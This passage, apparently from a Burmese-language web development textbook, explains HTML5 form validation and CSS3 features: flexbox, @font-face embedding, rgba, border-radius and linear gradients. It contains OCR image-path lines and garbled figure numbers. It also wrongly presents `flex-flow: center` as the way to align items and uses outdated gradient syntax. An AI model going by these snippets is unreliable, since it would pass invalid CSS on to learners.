`<input type="number" max="100">` လို့ သတ်မှတ်ထားတဲ့အတွက် တန်ဖိုးကို `100` ထက်ကျော်ပြီး လက်မခံ ကြောင်းလည်းပြောလာကို တွေ့ရပါလိမ့်မယ်။

မှတ်ချက်။ ။ အကြောင်းအမျိုးမျိုးကြောင့် ဒီလို Validate လုပ်ပေးတာကို မလိုချင်ဘူးဆိုရင် `<form>` Element မှာ `novalidate` Attribute ထည့်သွင်းသတ်မှတ်ထားနိုင်ပါတယ်။ ဒီလိုသတ်မှတ်ထားရင် Browser က Validate လုပ်ပေးမှာ မဟုတ်တော့ပါဘူး။

HTML5 မတိုင်ခင်က Validation လုပ်ဆောင်ချက်တွေ၊ Auto Focus လုပ်ဆောင်ချက်တွေ၊ Internal Label (Placeholder) လုပ်ဆောင်ချက်တွေနဲ့ Auto-completion (Data List) လုပ်ဆောင်ချက်တွေကို Developer တွေ ကိုယ်တိုင် JavaScript များနဲ့ ရေးသားဖန်တီးကြရပါတယ်။ App တိုင်းမှာ လိုအပ်တက်လို့ ခဏခဏလည်းရေးရ ပါတယ်။ HTML5 မှာတော့ ဒီလိုအမြဲ လိုအပ်တက်တဲ့ အခြေခံလုပ်ဆောင်ချက်တွေကို ကိုယ်တိုင်လုပ်ဖို့မလိုတော့ပဲ သင့်တော်တဲ့ Element နဲ့ Attribute တွေ သတ်မှတ် ထားယုံနဲ့ Browser က ဆောင်ရွက်ပေးသွားမှာပါ။


13.8 - CSS3

CSS3 ဟာ သီးခြားနည်းပညာတစ်ခုဖြစ်ပေမယ့် HTML5 ရဲ့ဆက်စပ်နည်းပညာအဖြစ် သတ်မှတ်ကြပါတယ်။ သူ့လည်းပဲ ဖော်ပြခဲ့တဲ့ Form Input များလိုပါပဲ။ ရိုးရိုး CSS 2.1 က မပေးနိုင်တဲ့ လုပ်ဆောင်ချက်များကို Developer တွေကိုယ်တိုင် Image တွေ သုံးပြီးတော့ဖြစ်ဖြစ်၊ JavaScript တွေနဲ့ရေးသားပြီးဖြစ်ဖြစ် ဆောင်ရွက်ခဲ့ရတဲ့၊ အမြဲလိုအပ်လေ့ရှိတဲ့ Style အတော်များများကို ဖြည့်စွက်ပေးထားပါတယ်။ လက်တွေ့အသုံးဝင်မယ့် Feature အချို့ကို ဖော်ပြပေးပါမယ်။

Flex Box

CSS3 လုပ်ဆောင်ချက်တွေထဲမှာ စိတ်ဝင်စားစရာ အကောင်းဆုံးကတော့ Flexbox ဖြစ်ပါတယ်။ CSS3 မတိုင်ခင်က Layout တွေတည်ဆောက်ဖို့အတွက် HTML `<div>` Element တွေနဲ့ CSS `float` Property ကို အသုံးပြုခဲ့ကြရပါတယ်။ **အခန်း (၃)** မှာလည်း နမူနာနဲ့တစ်ကွ လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။ လက်တွေ့မှာ `<div>` Element နဲ့ `float` Property တို့ဟာ Layout တွေ တည်ဆောက်ဖို့ ရည်ရွယ်ထည့်သွင်းပေးထားခြင်း မဟုတ်ပါဘူး။ ဒါပေမယ့် Layout အတွက် သီးခြားရည်ရွယ်ထည့်သွင်း ပေးထားတဲ့ Element နဲ့ Property တွေ မရှိတဲ့အတွက် ရှိတာနဲ့ ဖြစ်အောင် လုပ်ခဲ့ကြခြင်း ဖြစ်ပါတယ်။ အခု HTML5 မှာတော့ Semantic Layout Element တွေ ပါဝင်လာသလို Flexbox လို Layout အတွက် သီးခြားရည်ရွယ် ထည့်သွင်းပေးထားတဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်လာခဲ့ပြီ ဖြစ်ပါတယ်။

Flexbox နဲ့ပတ်သက်ရင် ပထမဆုံးသတိပြုရမှာက၊ Flexbox Layout မှာ Flex Container နဲ့ Flex Items ဆိုပြီး ဆက်စပ် ပါဝင်ရမှာဖြစ်ပါတယ်။ **ပုံ (၁၃-စ)** မှာလေ့လာကြည့်ပါ။



ပုံ (၁၃-စ) Flex Container and Flex Items
Source: https://css-tricks.com/snippets/css/a-guide-to-flexbox/

ပထမဦးဆုံးအနေနဲ့ Container အတွက် `display: flex` လို့ သတ်မှတ်ပေးရမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ Item တွေကို ဘေးချင်းကပ်စီချင်သလား၊ အပေါ်အောက် စီစေချင်သလား သတ်မှတ်ဖို့အတွက် flex-direction ကို အသုံးပြု သတ်မှတ်ရမှာ ဖြစ်ပါတယ်။ ဥပမာ -


```
.container {
    display: flex;
    flex-direction: row;
}
```

နမူနာအရ `.container` Element ကို `display: flex` သတ်မှတ်ပြီး `flex-direction: row` လို့ သတ်မှတ်ထားတဲ့ အတွက် ဘေးချင်းကပ်စီထားတဲ့ Layout အဖြစ်အလုပ်လုပ်စေမယ့် Flex Layout Box တစ်ခုကို ရရှိသွားခြင်းပဲ ဖြစ်ပါတယ်။ ဘေးချင်းကပ်မစီပဲ၊ အပေါ်အောက်စီထားတဲ့ Item တွေ လိုချင်ရင်တော့ `flex-direction` ကို `column` လို့ သတ်မှတ်ပေးရမှာပါ။

အခြေခံအားဖြင့် Flex Container က သူ့အတွင်းထဲက Item တွေကို ဘေးချင်းကပ် စီပေးပါပြောထားရင်၊ Items တွေသိပ်များနေလည်းပဲ မဆန့်ဆန့်အောင် စီပေးသွားမှာ ဖြစ်ပါတယ်။ အဲ့ဒီလိုမဟုတ်ပဲ မဆန့်တဲ့အခါ အလိုအလျှောက် နောက်တစ်ဆင့်ကို ဆင်းသွားစေလိုရင် `flex-wrap` ကို အသုံးပြု သတ်မှတ်နိုင်ပါတယ်။ ဥပမာ -

```
.container {
    display: flex;
    flex-direction: row;
    flex-wrap: wrap;
}
```

`flex-wrap` အတွက် `wrap` လို့ သတ်မှတ်ပေးထားတဲ့အတွက် **ပုံ (၁၃-ဆ)** မှာ ပြထားသလို ရလဒ်မျိုးကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။




ပုံ (၁၃-ဆ) Flex Wrap

Source: https://css-tricks.com/snippets/css/a-guide-to-flexbox/

ဆက်လက်ပြီး Item တွေ နေရာချထားပုံချထားနည်းကို `flex-flow` နဲ့ သတ်မှတ်နိုင်ပါတယ်။ ဘာနဲ့တူသလဲဆိုတော့ `text-align` Property နဲ့တူပါတယ်။ `text-align` Property ကိုသုံးပြီး `left`, `right`, `center`, `justify` စတဲ့ တန်ဖိုးတွေ သတ်မှတ်ပြီး ဘယ်ဘက်ကို အညီယူစေချင်သလား၊ ညာဘက်ကိုအညီယူစေချင်သလား စသဖြင့် သတ်မှတ်နိုင်သလိုပဲ Flex Container ထဲက Item တွေကိုလည်း ဘယ်ကပ်နေရာယူရ မလား ညာကပ် နေရာယူစေချင်သလား စသဖြင့် သတ်မှတ်ခြင်းပဲ ဖြစ်ပါတယ်။ သတ်မှတ်နိုင်တဲ့ တန်ဖိုးတွေက -


- `flex-start`
- `flex-end`
- `center`
- `space-between`
- `space-around`

တို့ပဲ ဖြစ်ပါတယ်။ **ပုံ (၁၃-ဇ)** မှာ တန်ဖိုးတစ်ခုချင်းရဲ့ အလုပ်လုပ်ပုံကို လေ့လာကြည့်ပါ။



ပုံ (၁၃-၉) Flex Flow
Source: https://css-tricks.com/snippets/css/a-guide-to-flexbox/

နောက်ထပ်မှတ်သားရမယ့် Property ကတော့ `align-items` ဖြစ်ပါတယ်။ Container ထဲမှာပါဝင်တဲ့ Item တွေကို Vertical Align ဘယ်လို စီပေးရမလဲ သတ်မှတ်ခြင်းဖြစ်ပါတယ်။



ပုံ (၁၃-၈၂) Align Item
Source: https://css-tricks.com/snippets/css/a-guide-to-flexbox/

`align-items` Property အတွက် သတ်မှတ်နိုင်တဲ့ တန်ဖိုးတွေကတော့ -


- `flex-start`
- `flex-end`
- `center`
- `stretch`
- `baseline`

တို့ပဲဖြစ်ပါတယ်။ တန်ဖိုးတစ်ခုချင်းစီရဲ့ အလုပ်လုပ်ပုံကို **ပုံ (၁၃-ဃ)** မှာ လေ့လာကြည့်နိုင်ပါတယ်။ ဒီသတ်မှတ်ချက်တွေ ပေါင်းစပ်ပါဝင်တဲ့ Flex Container တစ်ခုရဲ့ သတ်မှတ်ပုံက အခုလို ဖြစ်နိုင်ပါတယ်။

```
.container {
    display: flex;
    flex-direction: row;
    flex-wrap: wrap;
    flex-flow: center;
    align-items: stretch;
}
```


Container အတွက် အခုလို ကြေငြာသတ်မှတ်ပြီးပြီဆိုရင် Item တစ်ခုချင်းအတွက် သတ်မှတ်လို့ရတဲ့ Property တွေကိုလည်း ဆက်လက်လေ့လာရပါမယ်။

Item တွေရဲ့ ရှေ့နောက်အစီအစဉ် Order ကို အခြေခံအားဖြင့် HTML Structure မှာ ထည့်သွင်းထားတဲ့ အစီအစဉ်အတိုင်းသာ ဖော်ပြမှာဖြစ်ပါတယ်။ HTML Structure အစီအစဉ်အတိုင်းမဟုတ်ပဲ အစီအစဉ်ကို Item တစ်ခုချင်းအတွက် ကိုယ်တိုင်သတ်မှတ်လိုရင်တော့ `order` Property ကို သုံးရပါတယ်။ တန်ဖိုးအနေနဲ့ 1, 2, 3, 4 စသဖြင့် ရှေ့နောက် အစီအစဉ်ကို မိမိနှစ်သက်သလို သတ်မှတ်နိုင်ပါတယ်။ **ပုံ (၁၃-ည)** မှာ လေ့လာနိုင်ပါတယ်။



ပုံ (၁၃-ည) Flex Item Order
Source: https://css-tricks.com/snippets/css/a-guide-to-flexbox/

နမူနာမှာ Item တွေရဲ့ အရွယ်အစားကို မကြည့်ပါနဲ့။ ရှေ့နောက် အစီအစဉ်ကိုသာကြည့်ပါ။ Order သတ်မှတ်ချက်က အရွယ်အစားနဲ့ မဆိုင်ပါဘူး။ Container ထဲမှာ နေရာ (Width) တွေပိုနေတဲ့အခါ အလိုအလျှောက် နေရာလွတ်ကို ဖြည့်ယူချင်စေဖို့အတွက်၊ ဖြည့်ယူစေလိုတဲ့ Item မှာ `flex-grow` Property ကို သုံးရပါတယ်။ **ပုံ (၁၃-ဋ)** ကို ကြည့်ပါ။



ပုံ (၁၃-၆) Flex Grow
Source: https://css-tricks.com/snippets/css/a-guide-to-flexbox/

`flex-grow` ရဲ့ Default Value က `0` ပါ။ Item အားလုံးကို ညီတူမျှတူ 1 လို့ သတ်မှတ်ပေးလိုက်တဲ့အခါ နေရာလွတ်ကို ညီတူမျှတူ ဖြည့်ယူသွားပါတယ်။ Item တွေထဲက တစ်ခုကို 2 လို့ သတ်မှတ်လိုက်တဲ့အခါမှာတော့ အဲဒီ Item က အခြား Item တွေထက် ဆတိုးပိုပြီး နေရာယူသွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။

အလားတူပဲ Container ကသေးပြီး နေရာမဆန့်တဲ့အခါ Item တွေကို အရွယ်အစား အလိုအလျှောက် နေရာလျှော့ယူသွားစေလိုရင်တော့ `flex-shrink` Property ကို သုံးနိုင်ပါတယ်။ တန်ဖိုးသတ်မှတ်ပုံနဲ့ အလုပ်လုပ်ပုံကတော့ `flex-grow` နဲ့ တူပါတယ်။ Container ရဲ့ အရွယ်အစား ကြီးသွားသည်ဖြစ်စေ၊ သေးသွားသည်ဖြစ်စေ၊ Item အားလုံးက အမြဲတန်း အရွယ်တူ နေရာပြည့် ဖြစ်နေစေလိုရင်တော့ Item အားလုံးအတွက် `flex-grow` နဲ့ `flex-shrink` ကို 1 လို့ တစ်ညီတည်း သတ်မှတ်ထားနိုင်ပါတယ်။ အဲဒီလို သတ်မှတ်ဖို့အတွက် အခုလိုလည်း အတိုကောက် ရေးနိုင်ပါတယ်။

```
.item {
    flex: 1 1;
}
```

`flex` Property ကို အသုံးပြုခြင်းဖြစ်ပြီး ရှေ့က `1` က `flex-grow` အတွက်ဖြစ်ပါတယ်။ နောက်က `1` ကတော့ `flex-shrink` အတွက်ပါ။ လက်တွေ့နမူနာ အနေနဲ့ 3-Columns Layout တစ်ခုကို ထည့်သွင်း ဖော်ပြပေးလိုက်ပါတယ်။ အောက်ပါ HTML Structure ကို လေ့လာကြည့်ပါ။

```
<div class="wrap">
    <header></header>
     <section>
         <nav></nav>
         <article></article>
         <aside></aside>
     </section>
    <footer></footer>
</div>
```

`<section>` Element အတွင်းမှာ Block Element (၃) ခုပါဝင်ပါတယ်။ `<section>` က Flex Container ဖြစ်ပြီး `<section>` အတွင်းထဲက Element တွေက Flex Items တွေဖြစ်မှာပါ။ ဆက်လက်ပြီး အောက်ပါ CSS Code နဲ့ ပေါင်းစပ် စမ်းသပ်ကြည့်ပါ။

```
.wrap {
     margin: 20px auto;
     width: 1200px;
}

header {
     height: 100px;
     background: red;
}

section {
     display: flex;
     align-items: stretch;
     height: 200px;
}

nav, aside {
     width: 200px;
     background: yellow;
}

article {
     flex-grow: 1;
     background: gray;
}

footer {
     height: 50px;
     background: orange;
}
```

Code ကိုလေ့လာကြည့်ရင် `section` အတွက် `display: flex` သတ်မှတ်ထားပြီး Flex Container ဖြစ်စေပါတယ်။ Flex Direction ကတော့ မကြေငြာလည်း `row` ပဲမို့ ကြေငြာမနေတော့ပါဘူး။ Flex Item တွေဖြစ်တဲ့ `nav` နဲ့ `aside` တို့အတွက် `width: 200px` လို့ သတ်မှတ်ထားပြီး `article` ကိုတော့ `flex-grow: 1` လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် `nav` နဲ့ `aside` က `200px` စီ ကိုယ်စီနေရာယူပြီး `article` ကတော့ ကျန်နေတဲ့ နေရာလွတ် အားလုံးကို ယူသွားမှာပဲ ဖြစ်ပါတယ်။ ရလဒ်က **ပုံ (၁၃-၆)** မှာဖော်ပြထားသလို ရရှိမှာပါ။

ပုံ (၁၃-၆) Flex Layout Example

CSS Code ကို ပြန်လေ့လာကြည့်ရင် Flex Item တွေဖြစ်ကြတဲ့ `nav`, `article` နဲ့ `aside` တို့အတွက် Height တွေ ကြေငြာမထားပါဘူး။ ဒါပေမယ့် Flex Container ဖြစ်တဲ့ `section` မှာ `align-items: stretch` လို့ ပြောထားတဲ့ အတွက် Flex Item တွေအားလုံးက Container ရှိသလောက် Height အပြည့် အညီယူထားကြခြင်း ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ `float` တွေဘာတွေ မလိုပဲ CSS3 နဲ့ Layout တွေ တည်ဆောက်နိုင်ပြီ ဖြစ်ပါတယ်။

Font Embed

CSS3 ရဲ့ နောက်ထပ် အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ကတော့ Font Embed ဖြစ်ပါတယ်။ CSS နဲ့ `font-family` သတ်မှတ်တဲ့အခါ ကျွန်တော်တို့သတ်မှတ်ပေးထားတဲ့ Font က အသုံးပြုသူရဲ့စက်ထဲမှာ ရှိမှသာ အဆင်ပြေမှာပါ။ Font လေးတစ်ခု ဆန်းပြားလှပလို့ဆိုပြီး Style ထဲမှာသတ်မှတ်အသုံးပြုထားပေမယ့် အသုံးပြုသူရဲ့ စက်ထဲမှာ အဲ့ဒီ Font မရှိရင် အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ ဒါကြောင့် font-family သတ်မှတ်တဲ့အခါမှာ Web Safe Font သို့မဟုတ် Common Font လို့ခေါ်တဲ့ OS တိုင်းမှာ ပါဝင်လေ့ရှိတဲ့ Font တွေထဲကသာ ရွေးချယ်သတ်မှတ်ကြရလေ့ ရှိပါတယ်။

CSS3 မှာတော့ Website နဲ့အတူ Font ကို တစ်ပါတည်းတွဲဖက်ထည့်သွင်းပေးလိုက်နိုင်တဲ့ Font Embed လုပ်ဆောင် ချက် ပါဝင်လာပါတယ်။ ဒီတော့ အသုံးပြုသူစက်ထဲမှာ Font မရှိရင်လည်းကိစ္စမရှိတော့ပါဘူး။ Browser က ကျွန်တော်တို့ Embed လုပ်ပြီး ထည့်သွင်းပေးထားတဲ့ Font ကိုအသုံးပြုဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ CSS Font Embed ကို အခုလို ပြုလုပ်နိုင်ပါတယ် -

```
@font-face {
  font-family: MyHelvetica;
  src: local("Helvetica Neue"), url(MgOpenModernaBold.ttf);
}
```

`@font-face` ကြေငြာချက်ကိုသုံးပြီး ကြေငြာသတ်မှတ်ရပါတယ်။ Embed လုပ်မယ့် Font ရဲ့ အမည်ကို `font-family` နဲ့ သတ်မှတ်ပေးရပါတယ်။ `src` အတွက် `local()` နဲ့ `url()` ဆိုပြီး Source နှစ်မျိုးပေးထားပါတယ်။ `local()` မှာသတ်မှတ်ထားတဲ့ Font အမည်နဲ့ အသုံးပြုသူစက်ထဲမှာရှိနေရင် Embed လုပ်ထားတဲ့ Font ကို ရယူ


မနေ ပဲရှိနေတဲ့ Font ကိုပဲသုံးလိုက်စေဖို့ သတ်မှတ်ထားတာပါ။ `local()` မှာသတ်မှတ်ထားတဲ့ Font မရှိတော့မှ `url()` မှာ သတ်မှတ်ပေးထားတဲ့ Font File ကို Browser က Download လုပ်ပြီး အသုံးပြုပေးသွားမှာဖြစ်ပါတယ်။ Embed လုပ် ထားပြီးဖြစ်တဲ့ Font ကို အသုံးပြုလိုရင် `@font-face` ထဲက `font-family` မှာ သက်မှတ်ခဲ့တဲ့အမည်အတိုင်းပဲ ဆက်လက်အသုံးပြုရမှာပါ။

```
h1 {
    font-family: MyHelvetica;
}
```

ဒီနေရာမှာလည်း Browser တွေက Support လုပ်တဲ့ Font Format မတူတဲ့ပြဿနာတော့ရှိပါတယ်။ ဒါပေမယ့် ကိစ္စမရှိ ပါဘူး။ Font Squirrel လို ဝန်ဆောင်မှုမျိုးက Font တစ်ခုကိုပေးလိုက်ရင် Browser အမျိုးမျိုးက Support လုပ်တဲ့ Format အမျိုးမျိုး အဖြစ် Convert လုပ်ပြီး ပြန်ပေးနိုင်သလို ရေးရမယ့် CSS Code နမူနာကိုပါ တစ်ခါတည်းပေးနိုင်ပါ သေးတယ်။

Link: http://www.fontsquirrel.com/fontface/generator

Google Font API ကိုလည်းအသုံးပြုနိုင်ပါတယ်။ fonts.google.com မှာ ရှိနေတဲ့ Font တွေထဲက အသုံးပြု လိုတဲ့ Font ကို ရွေးချယ်ပြီး `<link>` Element နဲ့ ချိတ်ဆက်ပေးလိုက်ယုံပါပဲ။ Font Embed လုပ်တဲ့ကိစ္စကို Google က အသင့်ရေးထားလို့ Browser အားလုံးနဲ့ အဆင်ပြေစေဖို့ ကျွန်တော်တို့စိတ်ပူဖို့ မလိုတော့ပါဘူး။



ပုံ (၁၃-၃) Google Fonts

RGBA Color

Color Value အတွက် CSS2 မှာ Color Name, RGB နဲ့ Hex Code များအသုံးပြုခဲ့ကြပါတယ်။ RGBA ကတော့ အရောင်တွေရဲ့ Transparency ကိုပါထည့်သွင်းသတ်မှတ်ဖို့အတွက် အသုံးပြုနိုင်တဲ့ CSS3 Color Value တစ်ခုဖြစ်ပါတယ်။

```
#dialog {
  background: #555;
  background: rgba(0, 0, 0, 0.6);
}
```

`#dialog` Element ရဲ့ နောက်ခံအရောင်ကို နှစ်မျိုးသတ်မှတ်ထားပါတယ်။ CSS3 နားမလည်တဲ့ Browser တွေက Hex Code နဲ့သတ်မှတ်ထားတဲ့ အပေါ်တစ်ကြောင်းပဲ အလုပ်လုပ်သွားမှာဖြစ်ပြီး `rgba()` ကိုမသိတဲ့အတွက် ဒုတိယသတ်မှတ် ချက်ကို အလုပ်မလုပ်ပဲ ကျော်သွားမှာဖြစ်ပါတယ်။ CSS3 နားလည်တဲ့ Browser တွေကတော့ `rgba()` နဲ့ သတ်မှတ် ထားတဲ့ ဒုတိယသတ်မှတ်ချက်ကို (နောက်မှရေးထားတဲ့အတွက်) အတည်ယူပြီး အလုပ်လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ CSS3 Feature တွေ အသုံးပြုတဲ့အခါ ဒီနည်းက အလေ့အကျင့်ကောင်းဖြစ်ပါတယ်။ CSS3 အလုပ်မလုပ်ခဲ့ရင်လည်း ရိုးရိုး CSS2 သတ်မှတ်ချက်ကို Fallback အနေနဲ့ အသုံးပြုပေးသွားလို့ Style ကို ကြီးကြီးမားမား မထိခိုက်စေတော့ပါဘူး။ `rgba()` အတွက် တန်ဖိုးလေးခုပေးရပါတယ်။ ရှေ့သုံးခုကတော့ `rgb()` အတွက်လိုပဲ Red, Green နဲ့ Blue တို့ အတွက် တန်ဖိုးတွေဖြစ်ပါတယ်။ နောက်ဆုံးတစ်ခုကတော့ Alpha Transparency အတွက်ပါ။ အမြင့်ဆုံးတန်ဖိုး အဖြစ် 1 ကိုသတ်မှတ်နိုင်ပြီး အနိမ့်ဆုံး 0 ဖြစ်ပါတယ်။ 0 နဲ့ 1 ကြားသတ်မှတ်လိုတဲ့ Transparency Level ကို ဒဿမကိန်းနဲ့ ထည့်သွင်း သတ်မှတ်ပေးနိုင်ပါတယ်။

Border Radius

Element တွေရဲ့ Border ကို ဒေါင့်ချိုးအကွေး အဝိုင်းလေးတွေနဲ့လိုချင်ရင် `border-radius` CSS3 Property နဲ့ သတ်မှတ်နိုင်ပါတယ်။ **အခန်း (၃)** မှာ CSS လေ့လာခဲ့စဉ်ကလည်း ဒီ Property ကို ထည့်သွင်းအသုံးပြု ခဲ့ဖူးပါတယ်။

```
#dialog {  border-radius: 10px;  }
```

`10px` အစားနှစ်သက်ရာ Size ကိုသတ်မှတ်ပေးနိုင်ပါတယ်။ ဒေါင့်က လေးဒေါင့်ရှိတဲ့အတွက် တစ်ဘက်စီအတွက် သတ်မှတ်လိုရင် အခုလိုသတ်မှတ်နိုင်ပါတယ်။

```
#dialog {  border-radius: 10px 10px 0 0;  }
```

TopLeft, TopRight, BottomRight, BottomLeft ဒေါင့်လေးဒေါင့်အတွက် သတ်မှတ်လိုတဲ့ Size များကို အတိုကောက် ရေးနည်းနဲ့ အစဉ်အတိုင်းသတ်မှတ်ပေးနိုင်ခြင်းဖြစ်ပါတယ်။

Linear Gradient


Element တွေရဲ့ Background Image နေရာမှာ Image အစား CSS3 Gradient ကိုအသုံးပြုနိုင်ပါတယ်။

Linear Gradient သတ်မှတ်ပုံက ဒီလိုပါ -

```
#dialog {  background: linear-gradient(top, #469, #247);  }
```

linear-gradient အတွက် အခြေခံအားဖြင့် တန်ဖိုး (၃) ခု သတ်မှတ်ပေးနိုင်ပါတယ်။ ပထမတစ်ခုက Gradient အစပြုရမယ့် Position ဖြစ်ပါတယ်။ top, right, bottom, left စသဖြင့် သတ်မှတ်ပေးနိုင်ပါတယ်။ ဒါမှမဟုတ် Angle Degree (ဥပမာ - 45deg, -90deg, 70deg, 0deg) အနေနဲ့လည်း သတ်မှတ်ပေးနိုင်ပါ တယ်။ ကျန်နှစ်ခုကတော့၊ အစပြုရမယ့် အရောင်နဲ့ အဆုံးသတ်ရောစပ်ပေးရမယ့်အရောင်တို့ ဖြစ်ပါတယ်။

Linear Gradient ဟာ CSS3 Gradient တွေထဲကအရိုးစင်းဆုံးတစ်ခုဖြစ်ပါတယ်။ Color Stop, Radial Gradient, Repeating Gradients စတဲ့ပိုပြီး Complex ဖြစ်တဲ့ Gradient တွေလည်း ရှိပါသေးတယ်။



ပုံ (၁၃-၆) RGBA, Border Radius and Linear Gradient Demo

Text Shadow and Box Shadow

